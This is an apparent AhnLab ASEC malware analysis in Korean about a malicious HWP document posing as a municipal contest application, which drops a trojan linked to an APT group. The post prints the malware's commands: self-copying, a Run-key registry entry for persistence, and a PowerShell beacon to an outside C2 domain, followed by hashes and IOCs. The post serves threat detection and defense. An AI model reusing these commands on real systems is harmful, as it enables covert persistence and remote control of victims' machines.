“「2021 평화·통일 이야기 공모전」 참가 신청서” 제목의 한글문서 유포 (APT 추정)

asec.ahnlab.com/ko/18796/

2020년 12월 8일

ASEC분석팀은 특정 지자체의 문서를 위조한 한글 악성코드가 유포 중인 것을 확인했다. 해당 문서는 아래 [그림 1]과 같이 평화·통일을 주제로 하고 있다. 문서 실행 시 내부 악성 OLE 개체에 의해 악성코드가 특정 경로에 생성되며 사용자가 문서를 클릭할 경우 실행된다.

춘천시

접수번호	

「2021 평화·통일 이야기 공모전」 참가 신청서

참가분야	☐ UCC (유튜브) ☐ 카드뉴스			
참가부문	☐ 일반부 (만19세 이상) ☐ 학생부			
☐ 참가정보	* 신청서 양식에 기입하는 모든 정보는 관련 공모전 이외에는 사용되지 않습니다.			
참가형태	☐ 개인 ☐ 단체 (*4인 이내			
참가자 (대표자)	성 명		생년월일	
			성 별	☐ 남 ☐ 여
	연락처	휴대폰		
		E-Mail		
총 참가 인원	명	팀 명	(단체 참가 시 표기)	

공동참가자 (단체만 기재)	구분	성명	생년월일	성 별
	공동참가자1			☐ 남 ☐ 여
	공동참가자2			☐ 남 ☐ 여
	공동참가자3			☐ 남 ☐ 여

☐ 출품작	
작품명(주제)	
작품설명	(전체 구성 및 줄거리 요약설명)
저작권 출처	(이미지, 영상, 음원 등)


상기와 같이 「2021 평화•통일 이야기 공모전」 신청서를 제출합니다.

2021년 월 일

성 명(대표자) : (서명 또는 인)


[그림11] 악성 문서 내용

해당 악성 문서에 대한 정보는 다음 [그림2]와 같다.



[그림2] 문서 정보

악성 문서는 다음 [그림 3]과 같이 악성 OLE 개체를 포함하고 있으며, 문서가 실행되면 OLE 개체 내부의 PE 파일(.exe) 악성코드가 특정 경로에 생성된다.




[그림3] 문서 내부 악성 개체

악성코드를 생성되는 경로는 다음과 같다.

C:\Users[사용자명]\AppData\Local\Temp\HncApp.exe

생성된 파일을 실행시키기 위해 제작자는 문서 전체에 투명한 개체를 만들어 두고 하이퍼링크를 연결해 두었다. 따라서 사용자가 문서의 어디든 클릭한다면 생성된 악성코드가 실행된다.




[그림4] 생성된 파일을 실행하는 하이퍼링크

여기서, 하이퍼링크는 다음과 같이 상대 주소로 작성되어 있는데, 생성된 악성코드가 실행되기 위해서는 본 한글 파일이 다음 경로에 위치해야 한다.

C:\Users[사용자명]\AppData\Local\~\~\~\~\Sample.hwp

이로 보아 해당 악성 문서 파일이 특정 프로그램이나 압축 툴 사용자를 타겟으로 했을 가능성이 있다. 예를 들어 기업에서 흔히 사용되는 MS Outlook의 경우 메일의 첨부파일이 임시로 실행되는 디렉토리가 위 구조와 같다.

생성된 악성코드가 실행되면 자신의 바이너리 뒷부분에서 데이터를 읽어들인 후 XOR 복호화를 수행한다. 악성코드의 PE 구조 끝 부분에는 다음과 같은 구조로 되어있다. 암호화키와 길이, 데이터가 PE 구조 끝 부분에 붙여져 있다. 이를 복호화 하여 새로운 PE 파일을 생성한 후 가상 메모리에 로딩하여 실행한다.



[그림

5] 악성코드 파일 구조

복호화 후 실행되는 악성코드는 다음과 같은 행위를 한다.

- 자가 복제
  cmd /c copy “C:\Users\vmuser\AppData\Local\Temp\HncApp.exe” “C:\Users\Public\Documents\IDMhelpAssist.exe”

- 자동 실행 등록
  cmd /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v IDMhelp /t REG_SZ /f /d “C:\Users\Public\Documents\IDMhelpAssist.exe”

- PowerShell을 활용한 C2 통신

cmd /c powershell invoke-restmethod -uri http://price365.co[.]kr/abbi/json/ps/aa.php -method get -header @{‘cache-control’=’no-cache’} -body @{REQ=’Connect’;ID=’172’} > “C:\Users\vmuser\AppData\Local\Temp\[랜덤].tmp

C2 통신 시에는 PowerShell을 통해 특정 페이지로 접속한 후 응답 값을 파일로 쓴다. 이후 악성코드는 해당 파일을 읽어 그에 맞는 명령을 수행하는 과정을 반복한다. 해당 C2 주소는 과거 레드아이즈 APT 공격 그룹에 의해 사용된 것으로 알려진 도메인이다. 위에 나열된 행위 외에도 정보 탈취, 스크린샷 전송 등의 다양한 악성 행위가 가능하다.

최근 지속적으로 악성 OLE를 포함하는 한글 파일이 유포되고 있어 사용자의 주의가 필요하다. 출처가 불분명한 파일이나 알 수 없는 발신자로부터 받은 파일의 경우 실행을 지양해야하며, 한글 및 오피스 등의 프로그램은 항상 최신 버전을 유지해야 한다.

현재 V3 제품에서는 관련 파일에 대하여 아래의 진단명으로 탐지 및 차단하고 있다.

[파일 진단]

- Dropper/HWP.Agent (2020.12.09.00)
- Trojan/Win32.Agent.C4251645 (2020.12.09.00)

[IOC]

- 2c98cbb1a8eb04aeadb1be235ebb7231
- b100f0ab63a2b74a5d5ff54d533fc60f
- hxxp://price365.co.kr/abbi/json/ps/aa.php

Categories:악성코드 정보

Tagged as:APT, 레드아이즈, 북한, 문서, HWP, 악성코드, 한글악성코드